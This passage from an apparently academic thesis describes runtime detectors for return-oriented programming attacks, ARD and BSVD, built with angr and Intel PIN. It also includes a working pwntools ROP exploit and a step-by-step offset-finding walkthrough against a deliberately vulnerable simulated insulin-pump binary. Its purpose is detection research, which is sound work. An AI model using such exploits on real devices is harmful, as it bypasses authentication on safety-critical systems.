As for the `transition_rules`, they define valid Boolean state transitions, allowing the runtime engine to evaluate execution traces against a semantic policy rather than raw instruction flow. This is also shown in Figure 5.4.

```

"B_FUNC_AUTHENTICATE_TECHNICIAN = B_FUNC_TECHNICIAN_SHELL",
"B_FUNC_SYSTEM = B_FUNC_SYSTEM",
"B_FUNC_SYSTEM = B_FUNC_TECHNICIAN_SHELL AND B_LOOP_42",
"B_FUNC_TECHNICIAN_SHELL = B_FUNC_AUTHENTICATE_TECHNICIAN AND B_LOOP_67",
"B_FUNC_USER_INTERFACE = B_ENTRY_MAIN AND B_LOOP_32",
"B_FUNC_USER_INTERFACE = B_FUNC_AUTHENTICATE_TECHNICIAN",
"B_FUNC_USER_INTERFACE = B_FUNC_MANAGE_DOSE",

```

Figure 5.4: Subset of Boolean transition rules defining valid function-level control-flow paths for the BSVD engine

The JSON model enables symbolic state tracking, selective alerting, and lightweight run-time validation through pattern matching.




Figure 5.5: Static analysis generates two independent JSON models – one for ARD and one for BSVD – which are separately consumed by the runtime monitoring system.

With both the ARD and BSVD models generated as static JSON artifacts, the next step is to integrate them into a live execution environment. Section 5.3 details how these models are consumed by their respective detection engines during runtime, enabling real-time control-flow validation through lightweight instrumentation.

5.3 Detection Engines and Runtime Flow

A central feature of the system design is the integration between statically extracted control-flow models and the runtime detection engines. This ensures that program execution can be observed, validated, and monitored for deviations without access to source code or inlined instrumentation.

At runtime, the target binary is executed under a custom Intel PIN tool. This pintool is instrumented to hook into each executed instruction and capture relevant control-flow events. Each runtime event is logged as a structured entry containing: 1. The program counter (PC) at runtime. 2. The corresponding semantic node label (if applicable). 3. The type of control event (e.g., call, return, branch). 4. The evaluated condition state (true/false). 5. A timestamp or event sequence number.

In the BSVD model, these events are matched against a statically generated transition graph encoded in a JSON file. A runtime state vector B_t tracks the currently active set of Boolean flags. Each new event is interpreted as a candidate transition ϕ_i , and verified against the allowed transitions from the model. If a transition is not permitted, e.g. if 'B_FUNC_SYSTEM' is executed without a preceding 'B_FUNC_AUTHENTICATE_TECHNICIAN', the system raises a violation and logs it for inspection.

BSVD Runtime Data Flow Diagram




Figure 5.6: Runtime event processing pipeline for Boolean CFG detection. Intel PIN collects execution events which are matched against a statically generated JSON model to detect control-flow violations.

In parallel, the ARD approach uses a simpler model: a precomputed static whitelist of legitimate return addresses. During execution, the same PIN-based log buffer collects return addresses as they occur. These are verified in real time against the reference set ('reference_addresses'), and any deviation – such as an unknown address in a return instruction – is immediately flagged as a potential ROP-based control hijack.

ARD Runtime Data Flow Diagram




Figure 5.7: Execution trace validation pipeline for ARD. Intel PIN logs observed instruction addresses at runtime, which are matched against a precomputed static whitelist to detect control-flow violations.

Together, the two detection modes are driven by the same instrumentation pipeline but apply distinct evaluation strategies. This architecture allows for flexible deployment depending on the required trade-off between semantic richness and performance cost.

5.4 Log Architecture

The logging subsystem is a fundamental architectural component of the runtime detection framework. It serves as the interface between runtime instrumentation and offline analysis, capturing detailed execution events and validation outcomes from both the ARD and BSVD engines. These logs provide visibility into control-flow behavior, support forensic auditing, and enable the validation of detection accuracy during evaluation.

Log Structure and Semantics

Although both detection engines generate logs using the same instrumentation backend, the structure and semantics of their outputs differ significantly.

ARD Logs capture control-flow events at the instruction level, focusing on the behavior of RET instructions:

Record the source and destination addresses of each RET.

Check whether the return target appears in the statically defined whitelist.

Highlight transitions into sensitive functions (e.g., `technician_shell`) as high-severity alerts.

Track sequences of RET instructions to detect suspicious chaining behavior (e.g., ≥ 5 returns in succession).

Note: return addresses that fall outside static code (e.g., heap regions), marking them as unverifiable.

```
=====
==      ROP Detection Summary      ==
=====
[!] Sensitive RET targets found:
- ⚠ RET jumps to sensitive function: 0x401196 (possible bypass)

=====
==      Full Log Below      ==
=====
[+] Loaded 42 total static valid RET targets and 1 sensitive functions.

----- RET Execution -----
[RET] 0x7fb952c4a2b8 → 0x7fb952c4d6dc
[INFO] Chain count: 1
[INFO] → Returned to dynamically allocated address: 0x7fb952c4d6dc (unverifiable)
-----
```

(a) Benign return to a dynamically allocated address. While unverifiable, it is not flagged unless associated with a sensitive function.

```
----- RET Execution -----
[RET] 0x401397 → 0x401016
[INFO] Chain count: 1
🔴 [ALERT] RET to unknown code address: 0x401016 (not whitelisted)
-----

----- RET Execution -----
[RET] 0x401016 → 0x401196
[INFO] Chain count: 2
[ALERT] ⚠ RET jumps to sensitive function: 0x401196 (possible bypass)
-----
[INFO] Ret chain ended at count: 2
-----
```

(b) Malicious control-flow violation: a return to an unknown address (0x401016) followed by a jump into the sensitive `technician_shell` function (0x401196). Flagged as a potential ROP bypass.

Figure 5.8: Address-based ROP Detection (ARD) Runtime Logs

BSVD Logs operate at a semantic level, tracking legal and illegal function transitions:

Represent the program's control-flow as Boolean state vectors (e.g., `B_FUNC_*`, `B_LOOP_*`).

Validate state transitions against the statically defined `boolean_cfg.json`.

Detect and log violations such as calling sensitive sinks without passing through required preconditions.

Output final state vectors and full transition traces for offline inspection.

```

B_FUNC_USER_INTERFACE : 1
B_FUNC_LIBC_START_MAIN : 0
B_FUNC_AUTHENTICATE_TECHNICIAN : 1
B_FUNC_DL_RELOCATE_STATIC_PIE : 0
B_FUNC_UNRESOLVABLECALLTARGET : 0
B_FUNC_SYSTEM : 0
B_FUNC_MANAGE_DOSE : 1
B_COND_4 : 0
B_FUNC_TECHNICIAN_SHELL : 1

```

(a) Final Boolean state vector showing activated states (set to 1), including semantically valid access to B_FUNC_TECHNICIAN_SHELL.

```

--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_AUTHENTICATE_TECHNICIAN (OK)
[TRANSITION] B_FUNC_AUTHENTICATE_TECHNICIAN => B_FUNC_TECHNICIAN_SHELL (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_MANAGE_DOSE (OK)

```

(b) Transition trace showing legal state transitions, matching the defined control-flow policy in boolean_cfg.json.

Figure 5.9: Boolean Control-Flow Graph (B-CFG) Runtime Logs

Logging Workflow

The logging mechanism is tightly integrated with the Intel PIN-based instrumentation layer, as shown in Figures 5.6 and 5.7. It captures:

1. **Control-Flow Events:** Including calls, returns, branches, and semantic state transitions.
2. **Validation Results:** Whether the current event complies with the corresponding model.
3. **Alert Metadata:** When violations are detected
4. **State Snapshots:** Complete state vectors dumped at program termination.

These logs are persisted to files such as `rop_detector.log` and `boolean_rop_detector.log`. They can be analyzed post-execution to assess correctness, evaluate detection coverage, or reconstruct runtime behavior.

Feature	ARD Log	BSVD Log
Granularity	Instruction-level (RET)	Semantic-level (CFG states)
Detection Focus	ROP gadgets, RET validation	Logical flow violations
Logging Content	RET source, destination, whitelist hit	Boolean transitions, semantic state
Alert Types	Unknown RETs, Sensitive RETs, Chains	Unauthorized sink, Illegal transitions
Typical Use Case	Fast anomaly alerting	Formal semantic enforcement

Table 5.1: Comparison of ARD and B-CFG Log Characteristics

Chapter 6

Implementation

6.1 Rop Exploit construction

To evaluate the effectiveness of the different detection mechanisms covered in this report, we constructed a minimal yet functional ROP payload that reliably hijacks the control flow of the vulnerable `insulin_pump` binary. This payload is used to simulate a real-world return-oriented attack scenario where control is transferred to a privileged routine without following its intended call path.

The exploit targets a buffer overflow in the `manage_dose()` function, where user input is unsafely parsed into a fixed-length stack buffer. By overflowing this buffer, we are able to overwrite the return address and divert control flow upon function return.

Exploit.py

```
from pwn import *

binary = './insulin_pump'
elf = ELF(binary)

context.binary = elf

offset = 48
ret_gadget = p64(0x401016)
shell_func = p64(0x401196)

payload = b'A' * offset
payload += b'B' * 8 # Overwrite saved RBP
payload += ret_gadget
payload += shell_func

p = process(binary)
```



```
p.sendline(b'1')      # Administer Insulin Dose
p.sendline(b'1')      # Insulin type: Rapid
p.sendline(payload)   # Trigger buffer overflow
p.interactive()
```

Listing 6.1: tailored rop exploit for insulin_pump binary

Exploit Structure

The exploit is implemented in Python using the Pwntools framework, and we construct a precise ROP payload with the following layout:

```
payload = b'A' * 48      # Overflow buffer to reach saved return
                        address
payload += b'B' * 8      # Overwrite saved RBP (stack frame pointer)
payload += p64(0x401016)  # Stack alignment gadget (single 'ret')
payload += p64(0x401196)  # Address of technician_shell() function
```

Each component has a specific role in enabling the exploit:

Buffer Overflow Offset (48 bytes): This is the exact distance from the start of the vulnerable buffer to the saved return address on the stack. It was identified empirically using cyclic patterns and offset discovery tools. see 6.4.

RBP Overwrite (8 bytes): Although not strictly necessary for control hijacking, this is included to preserve stack alignment and avoid side effects in subsequent function calls or returns.

Alignment Gadget (ret at 0x401016): On x86_64 platforms, the System V ABI [1] requires the stack to be 16-byte aligned before a function call. The System V Application Binary Interface (ABI) is a standard that defines how functions are invoked at the binary level, including register usage, argument passing, and stack alignment conventions for Unix-like operating systems. Specifically, it mandates that the stack pointer (%rsp) must be a multiple of 16 before a call instruction is executed. This gadget ensures alignment after the RBP overwrite and before transferring control to the target function. Without this, the program may crash or misbehave during execution of standard library routines due to misaligned memory access [1].

Final Jump Target (0x401196): This address points to the technician_shell() function – a privileged, password-protected diagnostic interface. Under normal conditions, access to this function requires successful authentication. The ROP payload bypasses this logic entirely and transfers execution directly to the function's entry point.

Payload Delivery

The payload is injected through a simulated user interaction flow using pwntools, targeting the “Administer Insulin Dose” input path:

```
p.sendline(b'\x01')      # Select "Administer Insulin Dose"
p.sendline(b'\x02')      # Select insulin type (Rapid)
p.sendline(payload)      # Send the crafted exploit buffer
```

When the vulnerable `scanf()` processes the payload, the return address is overwritten. Upon returning from `manage_dose()`, control jumps to the injected address sequence, leading to the execution of the diagnostic shell and bypass of all authentication controls.

Having demonstrated how a ROP payload can successfully hijack control flow in a vulnerable binary, we next explore the static analysis tools required to support runtime detection. Before we introduce the detection mechanisms themselves, this section outlines how symbolic frameworks such as LLVM were used to extract program structure, identify control-transfer targets, and generate the intermediate models required for both detection techniques.

6.2 Exploratory Static Modeling Tools

Before finalizing the static analysis toolchain using angr, we explored multiple approaches for constructing control-flow graphs from the target binary. These early prototypes helped us understand the internal structure of the `insulin_pump` application 10.1.1 and informed how both ARD and BSVD would later define “legal” control-flow.

Manual Call Graph Extraction via LLVM IR. In an early experiment, we extracted a call graph directly from the LLVM Intermediate Representation (IR) of the binary. Using pattern matching with regular expressions, a Python script parsed the IR to identify:

- Function definitions** (e.g., `define dso_local void @func()`),
- Direct function call instructions**,
- Caller-to-callee relationships.**

The resulting graph was emitted in `.dot` format for visualization. Although this method was not used in the final detection logic, it proved valuable for manually inspecting control paths and confirming the location of sensitive routines like `technician_shell()`, which can be seen in 6.1.




Figure 6.1: Output of the manual call graph extraction using LLVM IR

Boolean-Enriched Control Flow Graph We also implemented a richer semantic representation of the control-flow using a Boolean graph model. Here, each node corresponded to a program state (e.g., a function or a conditional), and edges represented legal transitions as seen in 6.2. States were annotated with Boolean labels (e.g., B_FUNC_SYSTEM, B_LOOP_4), allowing the execution trace to be matched against statically defined logical constraints.




Figure 6.2: Output of the Boolean-enriched CFG call graph extraction

This exploratory model served as an early precursor to the final BSVD JSON used at runtime. It allowed us to simulate different execution flows and test how well Boolean logic could capture legal versus illegal transitions, an idea later refined in our formal BSVD detection engine.

Implementation Notes. The corresponding scripts for both the manual call graph extraction and Boolean CFG prototyping are included in Appendix 10.2. While these tools were ultimately replaced with the Angr-based pipeline, they contributed to the design direction of both detection models and helped validate core assumptions about program structure and sensitive control transitions.

With the static model extraction framework in place, we now shift to the first runtime detection strategy: ARD. This method monitors return instructions during execution and compares them to a whitelist of statically defined control-flow targets, flagging any unexpected transitions as potential control-flow hijacks.

6.3 Address-based ROP Detection (ARD)

The goal of Address-Based ROP Detection is to identify and flag ROP attacks at runtime by observing the control-flow behavior of a binary and validating return instruction targets against a statically computed whitelist of legitimate addresses. This detection technique focuses on the granularity of the RET instruction, which is a common building block in ROP chains.

Rationale

Detecting runtime ROP behavior requires a lightweight mechanism capable of validating control-flow integrity at the binary level, without dependence on symbolic reasoning, debug symbols, or source code access. The address-based detection method satisfies these constraints by leveraging instruction-level instrumentation to monitor all executed RET instructions and verify their return targets against a statically extracted set of valid control-flow destinations.

system Architecture

The Address-Based ROP Detection system is divided into two main components: a *Static Analyzer*, which operates offline to generate a whitelist of valid control-flow targets, and a *Runtime Monitor*, which instruments the executing binary to validate return instructions against this whitelist. The components communicate via a shared JSON-based configuration file that encodes the permitted return targets and sensitive function addresses.

Static Analyzer (Offline Phase) The offline phase is implemented using the angr binary analysis framework. Its purpose is to statically extract legitimate return addresses and identify sensitive control-flow targets, such as privileged routines (e.g., `technician_shell`). This process involves: **(1)** Reconstructing the CFG using `CFGFast()`. **(2)** Extracting function entry points and constant jump/call targets from the VEX intermediate representation. **(3)** Matching sensitive function names from a predefined list (when symbol information is available). **(4)** Serializing the analysis results into a `valid_rets.json` file, containing:

valid_targets: A list of statically known legitimate return addresses.

sensitive: A list of critical functions that should only be reachable through intended control paths.

This whitelist serves as the policy baseline against which runtime return addresses are validated.

Runtime Instrumentation Monitor (Intel PIN) The runtime component is implemented as a custom Pintool, built with Intel PIN, a dynamic binary instrumentation framework. This monitor is responsible for intercepting every RET instruction executed by the binary and classifying its destination address using the statically generated whitelist. Its responsibilities include: **(1)** Hooking all RET instructions using `INS_IsRet()`. **(2)** Extracting the dynamic return address using `IARG_RETURN_IP`. **(3)** Validating whether the address falls into one of the following categories:

Whitelisted: Valid return as per static CFG.

Sensitive: Critical routine entry (e.g., `technician shell`).

Dynamic/Unverifiable: Return into high-memory regions (e.g., heap or JIT-allocated memory).

Unknown: Return address not present in the whitelist.

Lastly, **(4)** a RET chain counter is maintained to identify dense sequences of consecutive RET instructions indicative of a ROP chain.

The tool writes all observations to a log file (`rop_detector.log`) for both real-time monitoring and forensic analysis.

Shared Whitelist and Reporting The static and dynamic components are decoupled but operate over a shared configuration and logging interface: **(1)** The whitelist (`valid_rets.json`) is consumed by the runtime monitor at startup to initialize lookup sets. **(2)** The log file contains structured entries for each intercepted return, including:

Source and target addresses,

RET chain state,

Classification result (e.g., sensitive, unknown),

Alerts raised, if any.

This separation of policy generation and enforcement makes the system modular and adaptable to other binaries or deployment targets.

6.3.1 Static Whitelist Generation

The offline analysis phase constructs a static whitelist of legitimate return targets and critical control-flow locations using the *Angr* framework. This whitelist serves as the basis for validating return instructions at runtime and must be generated before instrumentation begins.

Tooling and Setup

The analysis is performed using the `CFGFast()` [20] component of *Angr*, which allows rapid recovery of a program's CFG without requiring execution. The binary under analysis in this project is the vulnerable insulin pump controller (`insulin_pump`), compiled with symbols retained. The static analyzer is implemented in Python and outputs a structured JSON file `valid_rets.json`. see subsection 10.1.2 Listing 10.1, for detail overview and code implementation.

Extraction Logic

The whitelist is composed of two main sets: `valid_targets` and `sensitive`. These are extracted as follows:

Function Entry Points: All statically identifiable function entry addresses are recorded using `proj.kb.functions`. These represent valid return destinations under normal execution.

Call and Jump Targets: Constant control-flow destinations are extracted by parsing the VEX Intermediate Representation (IR). These include statically resolvable call and jmp instructions with fixed addresses.

Sensitive Functions: Specific routines that should only be reachable through authenticated control paths (e.g., `technician_shell`) are matched by name. These are manually listed in a configuration array (`SENSITIVE_FUNCS`) and resolved during analysis.

```
SENSITIVE_FUNCS = ["technician_shell", "dbg.technician_shell"]
```

Matched addresses are recorded separately for high-priority runtime alerting.

Whitelist Output Format

The output file `valid_rets.json` is organized into two sections:

```
{
  "valid_targets": [
    4198432,
    4198656,
    ...
  ],
  "sensitive": [
    4198422
  ]
}
```

The addresses listed in `valid_targets` and `sensitive` are stored in decimal format (e.g., 4198422), which corresponds to the hexadecimal form used in disassembly tools (e.g., 0x401196). When comparing addresses during runtime, these values are converted appropriately to match the native format used by Intel PIN and the binary itself.

6.3.2 Runtime Instrumentation with Intel PIN

The runtime monitoring component of ARD is implemented using Intel PIN, a dynamic binary instrumentation (DBI) framework [15]. A custom Pintool called `rop_detector.so` is developed to intercept and validate all RET instructions executed during the program's lifetime. see 10.1.2.1 Listing 10.2, for a detailed implementation of the `rop_detector` tool.

Instruction Hooking

At runtime, the Pintool attaches to the target binary and begins to analyze instructions as they are executed. The tool's primary job is intercepting all RET instructions using `INS_IsRet()`, and resetting the counter on non-RET instructions in order to maintain clean tracking of the return chains.

Instrumentation is injected before each RET executes using `IPOINT_BEFORE`. The address of the RET instruction, `IARG_INST_PTR` and the address it returns to, `IARG_RETURN_IP` are captured and passed to a handler function.

Return Target Classification

Each return address encountered at runtime is compared against the static whitelist to determine its classification:

Whitelisted Return: The address appears in the `valid_targets` list from `valid_rets.json`. No alert is raised.

Sensitive Function Return: The address matches one of the sensitive functions in the sensitive list. This triggers a high-severity alert, as such transitions should only occur through verified control-flow paths (e.g., post-authentication).

Dynamic/Unverifiable Return: The address falls in a high-memory range (e.g., above 0x700000000000) typically used for heap, stack, or JIT-compiled code. These are noted in logs but do not raise alerts by default.

Unknown Return: The address is not present in either the `valid_targets` or `sensitive` lists and is not dynamically allocated. This is flagged as a potential control-flow anomaly.

Each classification is logged with details including the return source, target address, and current chain state.

RET Chain Counter

To detect ROP behavior, the tool maintains a RET chain counter, incremented on every consecutive RET instruction. If this counter exceeds a predefined threshold (default: 5), it is flagged as a possible gadget chain. Encountering any non-RET instruction resets the counter. The choice of threshold balances detection sensitivity and false positive avoidance, as described further in subsection 6.3.3.

6.3.3 RET Chain Detection Heuristic

A distinguishing feature of ROP attacks is the dense chaining of RET instructions – each redirecting control to a small instruction sequence (gadget). In typical, benign program execution, RET instructions are interleaved with CALL, arithmetic, or memory operations. However, in ROP attacks, chains of RETs may appear in rapid succession without such interleaving.

To detect this behavior, the runtime monitor employs a RET chain counter, which incrementally tracks the number of consecutive RET instructions executed without interruption.

Heuristic Logic

The counter operates as follows: Each time a RET instruction is executed, the counter is incremented by 1. If any non-RET instruction is encountered, the counter is reset to zero. If the chain length exceeds a predefined threshold, it is flagged as a potential ROP gadget chain.

Default Threshold and Rationale

The default threshold is set to 5. This value reflects an empirically derived balance:

Lower thresholds (< 5) may introduce false positives from legitimate nested or recursive function returns.

Higher thresholds (> 5) may fail to catch short yet functional ROP chains (e.g., those calling `execve()` or `system()` with minimal gadget use).

To evaluate the practical viability of ARD, we apply the technique to the `insulin_pump` binary and demonstrate how our system accurately detects control-flow deviations. The next section outlines a full ROP attack and illustrates how ARD detects and reports the anomaly during runtime.

6.4 ARD Runtime Attack Demonstration

This section presents a detailed technical methodology to perform and validate a ROP attack against a vulnerable insulin pump simulation program. This process includes vulnerability identification, buffer overflow offset calculation, gadget discovery, and final payload construction.

Insulin Pump Simulation Code (PoC)

Listing 10.1.1 showcases the full C source code for the insulin pump simulation used in this proof-of-concept (PoC). This program simulates a simple medical device interface where an authenticated technician can access a hidden shell.

Security Note: The password used to authenticate the technician is hardcoded into the source code as:

```
#define PASSWORD "TechAccess2025"
```

This practice is intentionally used here to allow reproducibility of the attack during experimentation. However, hardcoding passwords is highly discouraged in real-world applications and violates secure coding principles.

Step 1: Preparation and Compilation

To prepare the vulnerable binary, the following compilation flags are used to disable protections that would otherwise prevent exploitation:

```
gcc -fno-stack-protector -z execstack -no-pie insulin_pump.c -o insulin_pump
```

Explanation:

`fno-stack-protector`: disables stack canaries.

`z execstack`: allows execution of code on the stack.

`no-pie`: disables Position-Independent Executables, making code addresses predictable.

Step 2: Identifying the Buffer Overflow Offset

The buffer overflow resides in the `manage_dose()` function due to unsafe use of `scanf()` on a fixed-size buffer.

To identify the precise overflow offset, we use Pwntools to generate and analyze a cyclic pattern.

Modified generate_cyclic.py:

```
from pwn import *
pattern = cyclic(200, n=8)
print(pattern.decode())
```

Run the program inside gdb and provide the cyclic pattern as input:

```
gdb ./insulin_pump
(gdb) run
```

Choose Administer Insulin Dose, then Insulin Type, then paste pattern




Figure 6.3: Generating a cyclic pattern using Pwntools to identify the exact buffer overflow offset. The pattern is later used as input during program execution to help locate the crash address.




Figure 6.4: Program crash output in gdb after injecting the cyclic pattern into manage_dose(). The segmentation fault reveals the overwritten return address, used to calculate the precise overflow offset

After making the program crash, we check the info registers with the following command:

```
(gdb) info registers
```

```
(gdb) info registers
rax             0x3a                58
rbx             0x7fffffffdd78       140737488346488
rcx             0x0                 0
rdx             0x0                 0
rsi             0x4052a0             4215456
rdi             0x7fffffffda20       140737488345632
rbp             0x6161616161616167   0x6161616161616167
rsp             0x7fffffffdc38       0x7fffffffdc38
r8              0x64                100
r9              0xffffffff           4294967293
r10             0x0                 0
r11             0x202                514
r12             0x0                 0
r13             0x7fffffffdd88       140737488346504
r14             0x7fffffffd000       140737354125312
r15             0x403e00             4210176
rip             0x401357             0x401357 <manage_dose+288>
eflags          0x10202              [ IF RF ]
cs              0x33                51
ss              0x2b                43
ds              0x0                 0
es              0x0                 0
fs              0x0                 0
gs              0x0                 0
fs_base         0x7ffff7daf740       140737351710528
gs_base         0x0                 0
(gdb) □
```

Figure 6.5: Register state at the time of crash as displayed by gdb. The rbp register holds the overwritten value 0x6161616161616167, indicating the buffer overflow location and aiding in offset calculation.

we see that RBP register value at crash is: 0x6161616161616167

Use the following script to calculate the exact offset:

find_offset.py:

```
from pwn import *
crash_val = 0x6161616161616167
offset = cyclic_find(p64(crash_val), n=8)
print(f"[+] Exact offset: {offset}")
```

Result: Exact offset = 48 bytes

```
(ropgadget-env)-(kali@kali)-[~/Documents/Master-Thesis-project]
$ python3 find_offset.py
[+] Exact offset: 48
```

Figure 6.6: Calculating the exact overflow offset using Pwntools' cyclic_find() method with the observed crash value. The result confirms that the offset to the return address is 48 bytes

Step 3: Identifying a Stack Alignment Gadget

